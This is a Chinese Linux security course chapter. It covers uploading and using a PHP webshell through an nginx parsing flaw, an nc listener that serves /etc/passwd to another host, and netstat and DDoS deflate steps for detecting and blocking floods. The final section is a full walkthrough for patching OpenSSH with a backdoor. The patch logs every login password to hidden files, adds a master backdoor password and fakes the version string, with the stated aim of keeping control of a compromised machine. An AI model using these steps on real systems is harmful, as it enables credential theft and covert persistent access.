**第二十四章 webshell使用方法-防止DDOS脚本、服务器被黑处理方法、使用strace跟踪进程系统调用过程**

**本节所讲内容：**

**24.1 webshell使用方法**

**24.2 使用DDoS deflate 解决服务器被DDOS攻击的问题**

**24.3 暴力破解sshd服务**

**24.4 自动劫持root密码并转发密码到邮箱**

**实验环境**

**服务端：xuegod63.cn IP：192.168.1.63**

**客户端：xuegod64.cn IP：192.168.1.64**

**本节所使用实验环境：RHEL 7 （如有使用RHEL 6，会特别注明）**

**24.1.1 攻击思路：**

**想要拿下一台主机A的权限：**

**1、了解一下这个服务器：端口，服务器版本，操作系统版本。找漏洞。**

**2, 拿到对A有一定权限的身份**

**如果对方是一个WEB服务器，想办法上传webshell然后提权（利用对方的应用程序的漏洞）**

**3, 传上去后，得到apache身份，提权**

**24.1.2 webshell使用方法**

**上传木马程序：**

**方法1：nginx解析漏洞。 把aa.php 改成 aa.jpg ,通过网站中的上传图片功能上传到服务器。可以直接执行php程序。**

**详情：CVE-2013-4547 Nginx解析漏洞深入利用及分析 ：http://drops.wooyun.org/tips/2006**

**方法2：把webshell通过base64编码加密后，注入数据库。使用时，解密后，再执行。**

**实验环境：还原到LNMP环境下。 上传webshell2.php到服务器上 ，执行**


**或：.使用rpm包，快速搭建LAMP环境：**

**[root@xuegod63 ~]# yum install -y httpd php php-mysql php-gd mariadb-server mariadb mysql**


**[root@xuegod63 ~]# cp webshell2.php /server/nginx-1.2.8/html/**

**测试：**


**http://192.168.1.63/webshell2.php**




**密码：xuegod**




**登录以后能够看到web service的网站根目录的文件，也可以指定某个目录，但是需要该目录具体读的权限**




**也可以下载这些文件**



**打开MySQL管理器，可以登录到数据库，选项数据库，可以看到数据库中的数据**



**下载数据库中的表**



**执行数据库语句**




**执行一些简单的命令**


**或**



**在/tmp目录下创建文件**



**回到主机中的/tmp目录查看刚刚所创建的文件，是以kill用户身份创建的，这里kill用户是php启动用户**



**PHP变量相关，默认可以查看到PHP一些变量，类似于phpinfo，也可以在文本框中输入PHP变量**




**执行PHP代码**

**<?php**


**phpinfo();**

**?>**





**输入PHP代码的执行结果**



**返回连接，相当一个客户去连接另外一台主机，指定IP，端口则可以开启连接其他主机**

**扩展nc命令：**

**使用nc创建一个黑客监听服务器端口，随时客户端上传的数据**

**[root@xuegod63 ~]# nc -l 9999 < /etc/passwd**

**[root@xuegod63 ~]# netstat -antup | grep 9999**

**tcp 0 0 0.0.0.0:9999 0.0.0.0:\* LISTEN 55067/nc**

**登录xuegod64接收数据：**

**[root@xuegod64 ~]# nc 192.168.1.63 9999 > a.txt**

**[root@xuegod64 ~]# vim a.txt**

**注： 木马程序： server在被黑的机器上。 客户端在黑客的本地。**

**24.2 实战：使用DDoS deflate 解决服务器被DDOS攻击的问题**

**如何查是否受到DDOS攻击？**

**24.2.1 脚本内容：**

**[root@xuegod63 html]# vim ddos-test.sh #写入以下内容**

**#!/bin/bash**

**netstat -ntu | awk '{print $5}' | cut -d: -f4 | sort | uniq -c | sort -n**

**注释：**

**#!/bin/bash**


**netstat -ntu | awk '{print $5}' | cut -d: -f4 | sort | uniq -c | sort -n**

**截取外网IP和端口 截取外网的IP以：为分隔符 ｜排序 ｜ 排除相同的记录 ｜ 排序并统计**

**注：这个脚本在不同的机器上执行时，因为 print $5 取得的结果不一样，所以需要根据实际情况，改变cut -d: -f4 中fn的值。 如果-f4 不行，就使用f1**

**cut -d: -f1 //以冒号为分隔符，取第一列的值。**

**测试，模拟DDOS**

****

**[root@xuegod63 ~]# ab -n 100 -c 10 http://192.168.1.63/index.html**

**[root@xuegod63 ~]# ./ddos-test.sh**

**1 42.99.254.162**

**1 Address**

**1 servers)**

**2 192.168.1.106**

**2 192.168.1.23**

**102 192.168.1.63**

**24.2.2 防止DDOS：**

**方法一： 手动写iptables 规则，ip地址数比较少时**

**方法二: 检测到访问次数比较多的ip地址后，自动添加iptables规则。**

**如fail2ban或linux+DDoS deflate**

**DDoS deflate介绍**

**[DDoS deflate](http://www.vpser.net/security/ddos-deflate.html" \t "_blank)是一款免费的用来防御和减轻DDoS攻击的脚本。它通过netstat监测跟踪创建大量网络连接的IP地址，在检测到某个结点超过预设的限制时，该程序会通过APF或IPTABLES禁止或阻挡这些IP.**

**DDoS deflate官方网站：[http://deflate.medialayer.com/](http://deflate.medialayer.com/" \t "_blank) 被屏蔽，有可能打不开。**

**24.2.3 实战： 使用DDoS deflate 解决服务器被DDOS攻击的问题**

**1、检测是否有DDOS攻击**

**执行：**

**netstat -ntu | awk '{print $5}' | cut -d: -f4 | sort | uniq -c | sort -n**

**如果发现某个IP连接数据上百的链接，说明就有DDOS攻击。**

**下面开始安装DDos deflate**

**2、安装DDoS deflate**

**[root@xuegod63 ~]# wget http://www.inetbase.com/scripts/ddos/install.sh**

**下载DDoS deflate，保证可以上网**

**[root@xuegod63 ~]# chmod 700 install.sh //添加权限**

**[root@xuegod63 ~]#./install.sh //执行**

**Installing DOS-Deflate 0.6**

**Downloading source files.........done**

**Creating cron to run script every minute.....(Default setting).....done**

**Installation has completed.**

**Config file is at /usr/local/ddos/ddos.conf**

**Please send in your comments and/or suggestions to zaf@vsnl.com**

**##############################################################################**

**##############################################################################**

**# "Artistic License" #**

**# #**

**# Preamble #**

**# #**

**# The intent of this document is to state the conditions under which a #**

**# Package may be copied, such that the Copyright Holder maintains some #**

**q 输入q 退出。**

**DDoS deflate的默认配置位于/usr/local/ddos/ddos.conf ，内容如下：**

**[root@xuegod63 ~]# vim /usr/local/ddos/ddos.conf**

**##### Paths of the script and other files**

**PROGDIR="/usr/local/ddos"**

**PROG="/usr/local/ddos/ddos.sh" #要执行的DDOS脚本**

**IGNORE\_IP\_LIST="/usr/local/ddos/ignore.ip.list" //IP地址白名单，注：在这个文件中IP不受控制。**

**CRON="/etc/cron.d/ddos.cron" //定时执行程序**

**3、查看定时任务：**

**[root@xuegod63 ~]# cat /etc/cron.d/ddos.cron**

**SHELL=/bin/sh**

**0-59/1 \* \* \* \* root /usr/local/ddos/ddos.sh >/dev/null 2>&1**

**24.2.4 实战： 如果1分钟内，一个IP地址对我们服务器访问150次以上，就认为发生DDOS，使用iptables把这个IP地址自动屏蔽掉。**

**[root@xuegod63 ~]# vim /usr/local/ddos/ddos.conf**

**配置文件中的注释如下：**

**##### frequency in minutes for running the script**

**##### Caution: Every time this setting is changed, run the script with --cron**

**#####          option so that the new frequency takes effect**

**FREQ=1 //检查时间间隔，默认1分钟**

**##### How many connections define a bad IP? Indicate that below.**

**NO\_OF\_CONNECTIONS=150 //最大连接数，超过这个数IP就会被屏蔽，一般默认即可**

**##### APF\_BAN=1 (Make sure your APF version is atleast 0.96)**

**##### APF\_BAN=0 (Uses iptables for banning ips instead of APF)**

**APF\_BAN=1 //使用APF还是iptables。推荐使用iptables,将APF\_BAN的值改为0即可。**

**改：19 APF\_BAN=1**

**为：19 APF\_BAN=0**

**##### KILL=0 (Bad IPs are'nt banned, good for interactive execution of script)**

**##### KILL=1 (Recommended setting)**

**KILL=1 //是否屏蔽IP，默认即可**

**##### An email is sent to the following address when an IP is banned.**

**##### Blank would suppress sending of mails**

**EMAIL\_TO=[kill@xuegod.com](mailto:jack@hackerfans.com) //当IP被屏蔽时给指定邮箱发送邮件报警，换成自己的邮箱即可**

**##### Number of seconds the banned ip should remain in blacklist.**

**BAN\_PERIOD=600 //禁用IP时间，默认600秒，可根据情况调整**

**用户可根据给默认配置文件加上的注释提示内容，修改配置文件。**

**注：安装后，不需要手动运行任何软件，因为有crontab计划任务，每过一分钟，会行自动执行一次。检查是否有不正常的访问量**

**需要重启ddos 服务？吗？ 要：1 不要：2**

**注：安装后，不需要手动运行任何软件，因为有crontab计划任务，每过一分钟，会行自动执行一次。检查是否有不正常的访问量**

**24.2.5 测试：**

**在xuegod64上模拟DDOS**

**[root@xuegod64 ~]# ab -n 1000 -c 10 http://192.168.1.63/index.html**

**等待一分钟后查看结果。**

**执行完后，**

**xudgod63查看**

**iptables -L-n**

**多了一条把xuegod64 DROP 的语句。**

**[root@xuegod63 ~]# iptables -L -n**

**Chain INPUT (policy ACCEPT)**

**target prot opt source destination**

**DROP all -- 192.168.1.64 0.0.0.0/0**

**24.2.6 卸载**

**卸载软件的本质： 删除软件安装后的文件**

**安装软件的本质：把你写的软件文件，复制对应的目录下**

**[root@xuegod63 ~]# wget http://www.inetbase.com/scripts/ddos/uninstall.ddos**

**[root@xuegod63 ~]# chmod +x uninstall.ddos**

**[root@xuegod63 ~]# ./uninstall.ddos**

**注意：在卸载之前所被该程序拒绝访问的iptables的规则，不会自动清除**

**24.3 暴力破解sshd服务**

**运行XP虚拟机上的暴力破解sshd服务软件进行演示暴力破解**

**防止暴力破解的方法： 安装fail2ban，请参考第二阶段。**

**24.4实战：自动劫持root密码并转发密码到邮箱**

**本节所使用实验环境：RHEL 6**

**1、自动劫持root密码**

**2、把存密码的文件转发到邮箱**

**root密码： 123456**


**root密码： 123456 可以登录。 456789**

**一个用户名对应多个密码。 多出来的密码就是后门密码。**

**为什么要做：自动劫持root密码并转发密码到我的邮箱 ？？？**

**作用：当你的肉鸡密码被修改后，你可以收到管理员修改的密码。**

**24.4.1 劫持root密码的过程：**



**1、ssh -v**

**[root@xuegod63 tmp]# ssh -v #查看安装前ssh版本**

**OpenSSH\_5.3p1, OpenSSL 1.0.0-fips 29 Mar 2010**

**2、gcc -v**

**[root@xuegod63 tmp]# gcc -v #确认安装gcc**

**。。。**

**gcc version 4.4.6 20110731 (Red Hat 4.4.6-3) (GCC)**

**3、安装gcc**

**[root@xuegod63 tmp]# yum install gcc #如果没安装gcc，就安装一下**

**4、上传**

**0x06-openssh-5.9p1.patch.tar.gz**

**openssh-5.9p1.tar.gz**

**inotify-tools-3.13.tar.gz**

**到/tmp目录**

**5、进入文件目录**

**cd /tmp**

**解压文件**

**[root@xuegod63 tmp]# tar zxvf openssh-5.9p1.tar.gz**

**[root@xuegod63 tmp]# tar -zxvf 0x06-openssh-5.9p1.patch.tar.gz**

**18.4.2 安装openssh-5.9p1并打补丁：**

**[root@xuegod63 tmp]# cp openssh-5.9p1.patch/sshbd5.9p1.diff openssh-5.9p1/ [root@xuegod63 openssh-5.9p1.patch]# cd openssh-5.9p1**

**[root@xuegod63 openssh-5.9p1]# patch < sshbd5.9p1.diff #打补就修改或者替换原来的文件**

**patching file auth.c #认证**

**patching file auth-pam.c #认证**

**patching file auth-passwd.c #认证**

**patching file canohost.c**

**patching file includes.h**

**patching file log.c**

**patching file servconf.c #关于sshd服务端**

**patching file sshconnect2.c #关于sshd连接**

**patching file sshlogin.c #关于登录，把root密码记录下来**

**patching file version.h #关于版本**

**1、修改后门密码和记录root密码的文件夹目录**

**[root@xuegod63 openssh-5.9p1]# vim /tmp/openssh-5.9p1/includes.h**

**找到：**

**改：**

**#define ILOG "/tmp/ilog" //记录登录到本机的用户名和密码**

**#define OLOG "/tmp/olog" //记录从本机登录到其他服务器上的用户名和密码**

**#define SECRETPW "apaajaboleh" //你后门密码**

**为：**

**#define ILOG "/usr/share/ifile"**

**#define OLOG "/usr/share/ofile"**

**#define SECRETPW "redhat"**

**说明：**

**安装后的版本为：**

**[root@xuegod63 ~]# ssh -v**

**OpenSSH\_5.8p1 Debian-1ubuntu3p1, OpenSSL 1.0.0-fips 29 Mar 2010**

**原来系统的版本:**

**[root@xuegod64 ~]# ssh -v**

**OpenSSH\_5.3p1, OpenSSL 1.0.0-fips 29 Mar 2010**

**2、为了使用安后的版本和原系统的版本一样，修改版本号：**

**[root@xuegod63 openssh-5.9p1]# vim /root/openssh-5.9p1/version.h**

**改：**

**3 #define SSH\_VERSION "OpenSSH\_5.8p1 Debian-1ubuntu3"**

**4**

**5 #define SSH\_PORTABLE "p1"**

**为:**

**#define SSH\_VERSION " OpenSSH\_5.3"**

**#define SSH\_PORTABLE "p1"**

**24.4.3 安装环境：**

**[root@xuegod63 tmp]# yum install -y openssl openssl-devel pam-devel zlib zlib-devel**

**开始安装：**

**[root@xuegod63 openssh-5.9p1]# ./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5 #查看编译环境**

**--prefix=/usr #指定安装到/usr 目录下**

**--sysconfdir=/etc/ssh #指定sshd服务配置文件目录**

**--with-pam #支持pam认证**

**--with-kerberos5 #支持kerberos认证**

**24.4.4 编译并安装加了后门的sshd服务：**

**[root@xuegod63 openssh-5.9p1]# make -j 4 && make install**

**。。。**

**/usr/bin/install -c -m 0755 -s ssh /usr/bin/ssh**

**/usr/bin/install -c -m 0755 -s scp /usr/bin/scp**

**/usr/bin/install -c -m 0755 -s ssh-add /usr/bin/ssh-add**

**/usr/bin/install -c -m 0755 -s ssh-agent /usr/bin/ssh-agent**

**/usr/bin/install -c -m 0755 -s ssh-keygen /usr/bin/ssh-keygen**

**/usr/bin/install -c -m 0755 -s ssh-keyscan /usr/bin/ssh-keyscan**

**/usr/bin/install -c -m 0755 -s sshd /usr/sbin/sshd**

**/usr/bin/install -c -m 4711 -s ssh-keysign /usr/libexec/ssh-keysign**

**/usr/bin/install -c -m 0755 -s ssh-pkcs11-helper /usr/libexec/ssh-pkcs11-helper**

**/usr/bin/install -c -m 0755 -s sftp /usr/bin/sftp**

**扩展： 通过rpm -Vf 检查命令是否被替换**

**[root@xuegod63 openssh-5.9p1]# rpm -Vf /usr/bin/scp**

**S.5....T. /usr/bin/scp**

**S.5....T. /usr/bin/sftp**

**S.5....T. /usr/bin/ssh**

**S.5....T. /usr/bin/ssh-add**

**SM5...GT. /usr/bin/ssh-agent**

**S.5....T. /usr/bin/ssh-keyscan**

**1、重启sshd服务：**

**[root@xuegod63 openssh-5.9p1]# service sshd restart**

**2、测试：**


**当用户再次远程登录后,**

**测试前，先查看一下：/usr/share/ifile #记录登录到本机的用户名和密码 是否存在。**

**[root@xuegod63 ~]# ls /usr/share/ifile**

**ls: cannot access /usr/share/ifile: No such file or directory**

**3、使用xshell登录：**



**4、再次查看：**

**[root@xuegod63 ~]# cat /usr/share/ifile**

**user:password --> root:123456**

**5、测试，修改root密码：**

**[root@xuegod63 ~]# passwd**

**Changing password for user root.**

**New password: 23456**

**BAD PASSWORD: it is too short**

**BAD PASSWORD: is too simple**

**Retype new password: 23456**

**passwd: all authentication tokens updated successfully.**

**[root@xuegod63 ~]# ssh root@192.168.1.63**

**[root@xuegod63 ~]# cat /tmp/olog**

**user:password@host --> root:23456@192.168.1.63**

**6、另外我们也可以使用后门密码来登录root帐号：**

**[root@xuegod63 openssh-5.9p1]# ssh root@192.168.1.63 输入密码：mkinge**

**查看：**

**[root@xuegod63 tmp]# cat /tmp/olog**

**user:password@host --> root: mkinge @192.168.1.63**

**user:password@host --> root: mkinge @192.168.1.63**

**24.4.5 测试：记录远程主机的密码**

